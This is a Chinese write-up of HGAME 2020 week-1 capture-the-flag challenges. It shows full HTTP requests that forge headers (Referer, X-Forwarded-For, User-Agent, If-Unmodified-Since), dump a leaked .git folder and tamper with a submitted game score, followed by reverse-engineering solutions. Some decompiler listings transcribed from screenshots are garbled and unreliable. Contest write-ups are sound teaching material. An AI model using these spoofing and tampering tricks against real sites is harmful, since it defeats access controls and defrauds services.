

hgame-week1-writeup

Web

Cosmos 的博客

打开后是这个样子



Cosmos 的博客

你好。欢迎你来到我的博客。

大茄子让我把 flag 藏在我的这个博客里。但我前前后后改了很多遍，还是觉得不满意。不过有大茄子告诉我的[版本管理工具](#)以及 GitHub，我改起来也挺方便的。

版本管理工具和GitHub都标记明显，想到应该是 .git 文件夹的泄露。但是直接访问<http://cosmos.hgame.n3ko.co/.git/>是显示404，不管了，直接上工具[GitHack](#)

运行命令：

```
python GitHack.py http://cosmos.hgame.n3ko.co/.git/
```

然后在这个工具所在位置下的目录 dist/cosmos.hgame.n3ko.co/.git/ 下，发现 config 文件有问题（找了好久才发现）

```
[core]
repositoryformatversion = 0
filemode = true
bare = false
logallrefupdates = true
[remote "origin"]
url = https://github.com/FeYcYodhrPDJSru/8LTUKCL83VLhXbc
fetch = +refs/heads/*:refs/remotes/origin/*
```

然后就去上图中的仓库<https://github.com/FeYcYodhrPDJSru/8LTUKCL83VLhXbc>找，发现其中一个 commit 有 flag 信息：

new file

master

 FeYcYodhrPDJSru committed 13 days ago Verified

1 parent 02bb678 commit f79171d9c97a1ab3ea6c97b3eb4f0e1551549853

Showing 1 changed file with 1 addition and 0 deletions.

Unified Split

```

1 flagggggggggg
...
1 + base64 解码: aGdhbwV7ZzF0X2x1QGtfMXNfZGFuZ2VyMHVzXyEhISF9


```

根据提示解码得到flag: `hgame{g1t_1e@k_1s_danger0us_!!!!}`

接头霸王

首先当然是打开链接啦

接头霸王



根据提示说要从<https://vidar.club/>过来这个页面，那就去google下http的头哪些可以表示从哪里跳转来的，发现一个Referer头，扔到burpsuite里试

Target: http://

Request

Raw Headers Hex

```
GET / HTTP/1.1
Host: kyaru.hgame.n3ko.co
Referer: https://vidar.club/
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/79.0.3945.117 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

Response

Raw Headers Hex HTML Render

```
</head>
<body>
<div class="container">
<div class="header clearfix">
<h3 class="text-muted">接头霸王</h3>
</div>
<div class="jumbotron">

<br>
<br>
<p class="lead">
    You need to visit it locally.
  </p>
</div>
<footer class="footer">
<p>&copy; HGAME 2020</p>
</footer>
</div>
</body>
</html>
```

看来又要从本地访问，那肯定是伪造ip成 127.0.0.1 了，google发现 X-Forwarded-For 头可以伪造请求ip，再扔burpsuite里

Request

Raw Headers Hex

```
GET / HTTP/1.1
Host: kyaru.hgame.n3ko.co
Referer: https://vidar.club/
X-Forwarded-For: 127.0.0.1
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/79.0.3945.117 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

Response

Raw Headers Hex HTML Render

```
</head>
<body>
<div class="container">
<div class="header clearfix">
<h3 class="text-muted">接头霸王</h3>
</div>

<div class="jumbotron">

<br>
<br>
<p class="lead">
    You need to use Cosmos Brower to visit.
</p>
</div>

<footer class="footer">
<p>&copy; HGAME 2020</p>
</footer>
</div>
</body>
</html>
```

枯了，还要改浏览器标识，User-Agent 头改成 Cosmos 即可

Request

Raw Headers Hex

```
GET / HTTP/1.1
Host: kyaru.hgame.n3ko.co
Referer: https://vidar.club/
X-Forwarded-For: 127.0.0.1
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Cosmos
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

Response

Raw Headers Hex HTML Render

```
</head>
<body>
<div class="container">
<div class="header clearfix">
<h3 class="text-muted">接头霸王</h3>
</div>

<div class="jumbotron">

<br>
<br>
<p class="lead">
    Your should use POST method :)
</p>
</div>

<footer class="footer">
<p>&copy; HGAME 2020</p>
</footer>
</div>
</body>
```

。 。 。 还要改一下请求方式

Request

Raw Headers Hex

```
POST / HTTP/1.1
Host: kyaru.hgame.n3ko.co
Referer: https://vidar.club/
X-Forwarded-For: 127.0.0.1
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Cosmos
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

Response

Raw Headers Hex HTML Render

```
</head>
<body>
<div class="container">
<div class="header clearfix">
<h3 class="text-muted">接头霸王</h3>
</div>

<div class="jumbotron">

<br>
<br>
<p class="lead">
    The flag will be updated after 2077, please wait for it patiently.
</p>
</div>

<footer class="footer">
<p>&copy; HGAME 2020</p>
</footer>
</div>
</body>
```

最后这个，呃，要伪造发出请求时的时间成2077年之后，然后google了所有有关时间的http头，一个一个试（此处省略无数次失败），还问了下出题人，出题人的灵魂拷问

"你都试过了吗？试了哪些？"

突然发现我好像还没试完，想起之前忽略了的 If-Unmodified-Since 头，随后还真是！！！

The screenshot shows the Burp Suite interface. On the left, the Request tab displays a POST / HTTP/1.1 request to http://kyaru.hgame.n3ko.co. The headers include Host: kyaru.hgame.n3ko.co, Referer: https://vidar.club/, X-Forwarded-For: 127.0.0.1, Cache-Control: max-age=0, Upgrade-Insecure-Requests: 1, User-Agent: Cosmos, Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9, Accept-Encoding: gzip, deflate, Accept-Language: zh-CN,zh;q=0.9, and Connection: close. A red box highlights the If-Unmodified-Since header set to Fri, 01 Jan 2077 00:00:00 GMT. On the right, the Response tab shows the server's HTML response. It includes a header section with an error message: <h3>接头霸王</h3>. Below it is a jumbotron with an image and a lead paragraph containing the flag: hgame{W0w!Your_heads_@re_s0_many!}. A red box highlights this flag.

于是得到flag: hgame{W0w!Your_heads_@re_s0_many!}

Code World

开局就是一个403 Forbidden

The screenshot shows a browser window with a 403 Forbidden error page. The URL is codeworld.hgame.day-day.work/new.php. The page title is "403 Forbidden" and the content is "nginx/1.14.0 (Ubuntu)".

而且url本来是<http://codeworld.hgame.day-day.work>, 却变成<http://codeworld.hgame.day-day.work/new.php>, 那应该是跳转了

好在我有burpsuite (多次打广告行为)

The screenshot shows the Burp Suite interface. On the left, the Request tab displays a GET /new.php HTTP/1.1 request to http://codeworld.hgame.day-day.work. The headers include Host: codeworld.hgame.day-day.work, Upgrade-Insecure-Requests: 1, User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.117 Safari/537.36, Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9, Accept-Encoding: gzip, deflate, Accept-Language: zh-CN,zh;q=0.9, and Connection: close. On the right, the Response tab shows the 403 Forbidden response from nginx/1.14.0 (Ubuntu). The response includes an error message: "403 Forbidden", a center section with "403 Forbidden", and a footer with "nginx/1.14.0 (Ubuntu)". A red box highlights a script tag with a console.log statement: "console.log('This new site is building...But our stupid developer Cosmos did 302 jump to this page_F*#!')".

图中的文字也印证了我的想法 (cosmos被黑的好惨

那就直接访问链接<http://codeworld.hgame.day-day.work>, 看看跳转前都有什么

Request

```
GET / HTTP/1.1
Host: codeworld.hgame.day-day.work
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/79.0.3945.117 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

Response

```
HTTP/1.1 405 Method Not Allowed
Server: nginx/1.14.0 (Ubuntu)
Date: Mon, 20 Jan 2020 05:45:06 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 211
Connection: close
Location: new.php

<html>
<head><title>405 Not Allowed</title></head>
<body bcolor="white">
<center><h1>405 Not Allowed</h1></center>
<br><center>nginx/1.14.0 (Ubuntu)</center>
</body>
</html>
```

看到这个Not Allowed我懵了好久，难道我错了？卡了半天就去做misc题了（而且还一题没做出来），一段时间后突然有想法，去搜了下405状态码是什么意思，发现

405 Method Not Allowed

请求行中指定的请求方法不能被用于请求相应的资源。该响应必须返回一个Allow头信息用以表示出当前资源能够接受的请求方法的列表。

原来是请求的方法不对，虽然返回包中没有Allow头告诉我用什么方法请求，但最常用的除了GET就是POST了，那就改POST请求

Request

```
POST / HTTP/1.1
Host: codeworld.hgame.day-day.work
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/79.0.3945.117 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

Response

```
HTTP/1.1 403 Forbidden
Server: nginx/1.14.0 (Ubuntu)
Date: Mon, 20 Jan 2020 05:50:01 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 161
Connection: close
Location: new.php

<center><h1>人鸡验证</h1><br><br>目前它只支持通过url提交参数来计算两个数的相加，参数为a<br><br>现在，需要让结果为10</center>
```

这里要提交url参数a，计算两个数相加结果为10，一个参数传两个值，一想就想到php的url传数组的方式

?a[] = 1&a[] = 9

发现不对，url编码后再提交，发现还是不对，又卡住了。。。

最后，有个hint说a的参数的格式是 a=b+c（此时已经有好多人解出来了），最后提交


?a=1%2b9

(+号编码后为%2b)

遂得flag: hgame{c0d3_1s_s0_S@s0_C0o1!}

尼泰政

这标题！这界面！



游戏说明

使用方向键控制 CXK 左右移动，使用圆车让 CXK 发球，按 P 暂停游戏，通关后按 N 进入下一关。
每个砖块 100 分，奇特颜色的砖块需要打多次才会消失。
特殊技能：W 发起虚晃脚步，5 秒内能 100% 接住球，每次消耗 1000 分。
移动墙可以点击屏幕左右控制 CXK 移动。
■ 移动墙也是能玩的嘛，只要分够，flag 尽管拿

律师函警告？！

咳咳！

最下面那行字说，只要分够，flag尽管拿，当然是开挂啦，开着burpsuite抓包，先玩一遍（玩着玩着忘了我在做ctf题）

发现有一个请求包发送了分数

Request

Raw Params Headers Hex

```
POST /submit HTTP/1.1
Host: cxx.hgame.wz22.cc
Content-Length: 42
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.117 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://cxx.hgame.wz22.cc
Referer: http://cxx.hgame.wz22.cc/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: __cfduid=dd64f1c644908489b955c275324fa0391579177001
Connection: close
score=500|00b959e50737d0db0905229acd4b38c3
```

Response

Raw Headers Hex Render

```
HTTP/1.1 200 OK
Date: Mon, 20 Jan 2020 06:10:53 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 72
Connection: close
Access-Control-Allow-Origin: http://cxx.hgame.wz22.cc
Vary: Origin
Vary: Accept-Encoding
CF-Cache-Status: DYNAMIC
Alt-Svc: h3-24="443"; ma=86400, h3-23="443"; ma=86400
Server: cloudflare
CF-RAY: 557ee3494e209c09-AMS

Your score must more than 30000 , then you can get the flag. Happy game!
```

(不是我！别问了！我怎么可能只有500分！)

也不知道 | 后面那个是什么，先改了分数成999999

Request

Raw Params Headers Hex

```
POST /submit HTTP/1.1
Host: cxx.hgame.wz22.cc
Content-Length: 45
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.117 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://cxx.hgame.wz22.cc
Referer: http://cxx.hgame.wz22.cc/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: __cfduid=dd64f1c644908489b955c275324fa0391579177001
Connection: close
score=999999|00b959e50737d0db0905229acd4b38c3
```

Response

Raw Headers Hex Render Target: http:

```
HTTP/1.1 200 OK
Date: Mon, 20 Jan 2020 06:12:26 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 49
Connection: close
Access-Control-Allow-Origin: http://cxx.hgame.wz22.cc
Vary: Origin
Vary: Accept-Encoding
CF-Cache-Status: DYNAMIC
Alt-Svc: h3-24="443"; ma=86400, h3-23="443"; ma=86400
Server: cloudflare
CF-RAY: 557ee58fd9bb911-AMS

hgame{j4vASc1pt_w1ll_te11_y0u_someth1n9_u5efu1?!)
```

嘻嘻，成了！flag: hgame{j4vASc1pt_w1ll_te11_y0u_someth1n9_u5efu1?!)

(做完后发现flag中有提示javascript的，看了下js文件，发现score参数字符串 | 后面那个是时间戳的md5值，没什么影响)

Reverse

maze

拖入ida, f5反汇编，简单处理一下后

```

-- `-----`-----,
while ( (signed int)v4 < SHIDWORD(v4) )
{
    v3 = s[(signed int)v4];
    if ( v3 == 'd' ) |
    {
        v5 += 4;
    }
    else if ( v3 > 100 )
    {
        if ( v3 == 's' )
        {
            v5 += 64;
        }
        else
        {
            if ( v3 != 'w' )
            {
LABEL_12:
                puts("Illegal input!");
                exit(0);
            }
            v5 -= 64;
        }
    }
    else
    {
        if ( v3 != 'a' )
            goto LABEL_12;
        v5 -= 4;
    }
}

```

迷宫类题目，'wsad'为上下左右，图中的v5代表当前位置，水平方向移动4个字节，一行有64个字节

```


if ( v5 < (char *)&unk_602080 || v5 > (char *)&unk_60247C || *(_DWORD *)v5 & 1 )
    goto LABEL_22;

```

可以直到 unk_602080 和 unk_60247C 是地图的边界了，且1为不可走，我的做法是把数据导（至于怎么导出查资料）出来，1用字符#打印，0用空格打印，画出地图来走迷宫，做是做出来了，有点麻烦，如下图

其中的 x 是我标记的起点和终点。这样做很麻烦，我也不详细讲了，做完后学长提示，把4个字节看成一个单位会比较简单，呃，当我看到上上图中的 `*(_DWORD *)v5 & 1` 的时候，我居然没发现这个问题？！

那么就按照4字节一个单位导出后，最低位为1的画成 #，其余画成空格，地图如下：



这样简单多了，flag： hgame{ssssdddddssssdwwddsssdssdd}

bitwise_operation2

首先，拖入ida，找到main函数反汇编

```
Function name          Seqn
� _init_proc          .init
� sub_4004B0           .plt
� _puts                .plt
� _atoi                .plt
� __libc_start_main    .plt
� __isoc99_scanf      .plt
� _exit                .plt
� __main_start__       .plt
� start               .text
� sub_400550           .text
� sub_400500           .text
� sub_400500           .text
� sub_400616           .text
� sub_400766           .text
� xain                .text
� init                 .text
� fini                .text
� _torn_proc          .fini
� puts                .exit
� _start              .exit
� _libc_start_main    .exit
� __isoc99_scanf      .exit
� exit                .exit

25  _int16 v25; // [rsp+56h] [rbp-1Ah]
26  char v26; // [rsp+60h] [rbp-Ah]
27  unsigned __int64 v27; // [rsp+68h] [rbp-8h]
28
29  v27 = _readfsword(0x28u);
30  sub_400766(a1, a2, a3);
31  v6 = 76;
32  v7 = 60;
33  v8 = -42;
34  v9 = 54;
35  v10 = 80;
36  v11 = -120;
37  v12 = 32;
38  v13 = -52;
39  __isoc99_scanf("%9s", &s);
40  if ( strlen(s) == 104 && s[103] == 103 && s[97] == 97 && s[109] == 109 && s[101] == 101 && s[123] == 123 && s[125] == 125 )
41  {
42    v14 = 0L;
43    v15 = 0L;
44    v16 = 0L;
45    v17 = 0;
46    sub_400616(&v14, &v24);
47    sub_400616(&v16, &v25);
48    for ( i = 0; i <= 7; ++i )
49    {
50      *(_BYTE *)&v14 + i) = (((*(_BYTE *)&v14 + i) & 0xE0) >> 5) | 8 * *(_BYTE *)&v14 + i);
51      *(_BYTE *)&v14 + i) = *(_BYTE *)&v14 + i) & 0x55 ^ ((*(_BYTE *)&v16 + 7 - i) & 0xAA) >> 1) | *(_BYTE *)&v14 + i) & 0xAA;
52      *(_BYTE *)&v16 + 7 - i) = 2 * (*(_BYTE *)&v14 + i) & 0x55) ^ *(_BYTE *)&v16 + 7 - i) & 0xAA | *(_BYTE *)&v16 + 7 - i) & 0x55;
53      *(_BYTE *)&v14 + i) = *(_BYTE *)&v14 + i) & 0x55 ^ ((*(_BYTE *)&v16 + 7 - i) & 0xAA) >> 1) | *(_BYTE *)&v14 + i) & 0xAA;
54    }
55    for ( j = 0; j <= 7; ++j )
56    {
57      *(_BYTE *)&v14 + i) ^= *(&v5 + j);
58      if (*(_BYTE *)&v14 + i) != byte_602050[j] )
59      {
60        puts("sry, wrong flag");

```

红框可以看到，再加上后面有个异或操作，而且这样的访问方式揭示了是v6,v7,...,v13是个数组，可以修改一下变量的定义：


IDA View-A Pseudocode-A Hex View-1 Structures

```

Function name      Seqn
f _init_proc       .init
f sub_4004B0       .plt
f _puts            .plt
f _strlen          .plt
f __libc_start_main .plt
f __isoc99_scanf   .plt
f _exit             .plt
f __mon_start__    .plt
f start            .text
f sub_400550       .text
f sub_4005D0       .text
f sub_4005F0       .text
f sub_400616       .text
f sub_4007E6       .text
f main             .text
f init              .text
f fini              .text
f _term_proc       .fini
f puts              .extc
f strlen            .extc
f __libc_start_main .extc
f __isoc99_scanf   .exter
f exit              .exter

void __fastcall __noreturn main(_int64 a1, char **a2, char **a3)
{
    signed int i; // [rsp+4h] [rbp-6Ch]
    signed int j; // [rsp+8h] [rbp-68h]
    signed int k; // [rsp+Ch] [rbp-64h]
    char v; // [rcx+10h] [rhn-60h]
    char v1; // Rename Ivar N
    char v2; // Set Ivar type Y
    char v3; // Map to a [Set Ivar type] =
    char v4; // Jump to xref... X
    char v5; // Edit Ivar comment /
    char v6; // Collapse declarations NumPad+-+
    char v7; // Mark as decompiled
    char v8; // Copy to assembly
    char v9; // Hide casts \
    char v10; // Font...
    char v11; // [rsp+41h] [rbp-2Fh]
    char v12; // [rsp+42h] [rbp-2Eh]
    char v13; // [rsp+43h] [rbp-2Dh]
    char v14; // [rsp+44h] [rbp-2Ch]
    char v15; // [rsp+45h] [rbp-2Bh]
    char v16; // [rsp+46h] [rbp-2Ah]
    char v17; // [rsp+56h] [rbp-1Ah]
    char v18; // [rsp+66h] [rbp-Ah]
    unsigned int64 v27; // [rcx+68h] [rhn-8h]
}

```



类似的操作（其余修改变量函数名，修改类型什么的可以自己查资料学习下），分析完后如下：

```

print_init();
key[0] = 76;
key[1] = 60;
key[2] = -42;
key[3] = 54;
key[4] = 80;
key[5] = -120;
key[6] = 32;
key[7] = -52;
_isoc99_scanf("%39s", flag);
if ( strlen(flag) == 39
    && flag[0] == 'h'
    && flag[1] == 'g'
    && flag[2] == 'a'
    && flag[3] == 'm'
    && flag[4] == 'e'
    && flag[5] == '{'
    && flag[38] == '}' )
{
    *(_QWORD *)flag1 = 0LL;
    v8 = 0;
    *(_QWORD *)flag2 = 0LL;
    v10 = 0;
    // flag[6-21]和flag[22-37]是hgame()括号中间的两个16字节的数据
    hex_(flag1, &flag[6]);           // 每两位字符转换成对应的16进制整数
    hex_(flag2, &flag[22]);
    for ( i = 0; i < 7; ++i )
    {
        // flag1和flag2的倒转过来做运算
        flag1[i] = ((flag1[i] & 0xE0) >> 5) | 8 * flag1[i]; // 交换高3位和低5位的位置
        // 其实就是把flag1[i]的奇数位和flag2[7-i]的偶数位交换了一下
        flag1[i] = flag1[i] & 0x55 ^ ((flag2[7 - i] & 0xAA) >> 1) | flag1[i] & 0xAA; // (flag1的奇数位和flag2[7-i]的偶数位异或) | flag1[i]的偶数位
        flag2[7 - i] = 2 * (flag1[i] & 0x55) ^ flag2[7 - i] & 0xAA; // flag2[7 - i] & 0x55; // (flag1的奇数位和flag2[7-i]的偶数位异或) | flag2[7-i]的奇数位
        flag1[i] = flag1[i] & 0x55 ^ ((flag2[7 - i] & 0xAA) >> 1) | flag1[i] & 0xAA; // flag1的奇数位异或 | flag1的偶数位
    }
}

for ( j = 0; j <= 7; ++j )
{
    flag1[j] ^= key[j];
    if ( flag1[j] != byte_602050[j] )           // v14和v6逐字节异或
    {
        puts("sry, wrong flag");
        exit(0);
    }
}
for ( k = 0; k <= 7; ++k )
{
    flag2[k] ^= flag1[k] ^ key[k];
    if ( flag2[k] != byte_602060[k] )           // v16^(v14和v6逐字节异或)
    {
        puts("Just one last step");
        exit(0);
    }
}
// flag1 ^ key == "e4sy_Re"
// flag2 ^ flag1 == "Easy_lif3"
puts("Congratulations! You are already familiar with bitwise operation.");
puts("Flag is your input.");
exit(0);
}
puts("Illegal input!");

```

加上我的注释应该很明了，倒推flag1,flag2然后倒推flag就好，exp如下：

```
#include <stdio.h>
#include <stdlib.h>
```

```

typedef unsigned char byte;

byte key[] = {76, 60, -42, 54, 80, -120, 32, -52};
byte arr1[] = "e4sy_Re_";
byte arr2[] = "Easylif3";

int main(int argc, byte const *argv[])
{
    //得到第一个for循环后的flag1,flag2
    byte flag1[8], flag2[8];

    for(int i = 0; i < 8; i++)
        flag1[i] = arr1[i] ^ key[i];

    for(int i = 0; i < 8; i++)
        flag2[i] = arr2[i] ^ arr1[i] ^ key[i];

    //for循环前的flag1和flag2
    for(int i = 0; i < 8; ++i)
    {
        //再交换一次不就换回来了咯
        flag1[i] = flag1[i] & 0x55 ^ ((flag2[7 - i] & 0xAA) >> 1) | flag1[i] & 0xAA;
        flag2[7 - i] = 2 * (flag1[i] & 0x55) ^ flag2[7 - i] & 0xAA | flag2[7 - i] & 0x55;
        flag1[i] = flag1[i] & 0x55 ^ ((flag2[7 - i] & 0xAA) >> 1) | flag1[i] & 0xAA;

        //记得这个步骤
        flag1[i] = (flag1[i] << 5) | (flag1[i] >> 3);
    }

    //得到flag
    printf("hgame{");
    for (int i = 0; i < 8; ++i)
    {
        uint ch = flag1[i];
        printf("%02x", ch);
    }
    for (int i = 0; i < 8; ++i)
    {
        uint ch = flag2[i];
        printf("%02x", ch);
    }
    printf("}\n");
    return 0;
}

```

运行程序得flag: hgame{0f233e63637982d266cbf41ecb1b0102}

advance

常规操作，我也写了注释，改了变量名和函数名

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    __int64 v3; // rax
    int v4; // edi
    unsigned __int64 v5; // rax
    char *v6; // rbx
    const char *v7; // rcx
    char Dst[20]; // [rsp+20h] [rbp-118h]

    printf("please input you flag:\n", argv, envp);
    memset(Dst, 0, 0x100ui64);
    scanf("%s", Dst, 100i64);
    v3 = getStrLen(Dst); | // 计算输入的字符串的长度
    v4 = v3;
    if ( !v3 )
    {
LABEL_6:
    v7 = "try again\n";
    goto LABEL_7;
}
    v5 = sub_7FF6F4392000(v3);
    v6 = (char *)malloc(v5);
    encrypt(v6, Dst, v4); // 根据下面那个字符串, 猜测这是个base64加密, 而且加密表更换了
    if ( strcmp(v6, "0g371wvVy9qPztz7xQ+PxNuKxQv74B/5n/zwuPfX", 0x64ui64) )
    {
        if ( v6 )
            free(v6);
        goto LABEL_6;
    }
    v7 = "get it\n";
LABEL_7:
    printf(v7);
    return 0;
}
```

下面那个strncmp的字符串一开始我数了下长度，是4的倍数，那时候开始我就猜是base64编码了，但是直接解密不太对。在encrypt函数里（这个名字当然是我自己改的）发现

```

0007FF6F4393288 ; char aTryAgain[1] align 10h
0007FF6F4393288 aTryAgain db 'try again',0Ah,0 ; DATA XREF: main:loc_7FF6F4391E7B↑o
0007FF6F4393293 align 20h
0007FF6F43932A0 aAbcdefghijklmn db `abcdefghijklmnopqrstuvwxyz0123456789+/ABCDEFGHIJKLMNOPQRSTUVWXYZ',0 ; DATA XREF: encrypt+18↑o
0007FF6F43932A0
0007FF6F43932E1 align 10h
0007FF6F43932F0 ; Debug Directory entries
0007FF6F43932F0 dd 0 ; Characteristics
0007FF6F43932F4 dd 5E1ADE48h ; TimeDateStamp: Sun Jan 12 08:52:24 2020
0007FF6F43932F8 dw 0 ; MajorVersion
0007FF6F43932FA dw 0 ; MinorVersion
0007FF6F43932FC dd 0Dh ; Type: IMAGE_DEBUG_TYPE_POGO
0007FF6F4393300 dd 26Ch ; SizeOfData
0007FF6F4393304 dd rva a6Ctl ; AddressOfRawData
0007FF6F4393308 dd 1A30h ; PointerToRawData
0007FF6F439330C dd 0 ; Characteristics
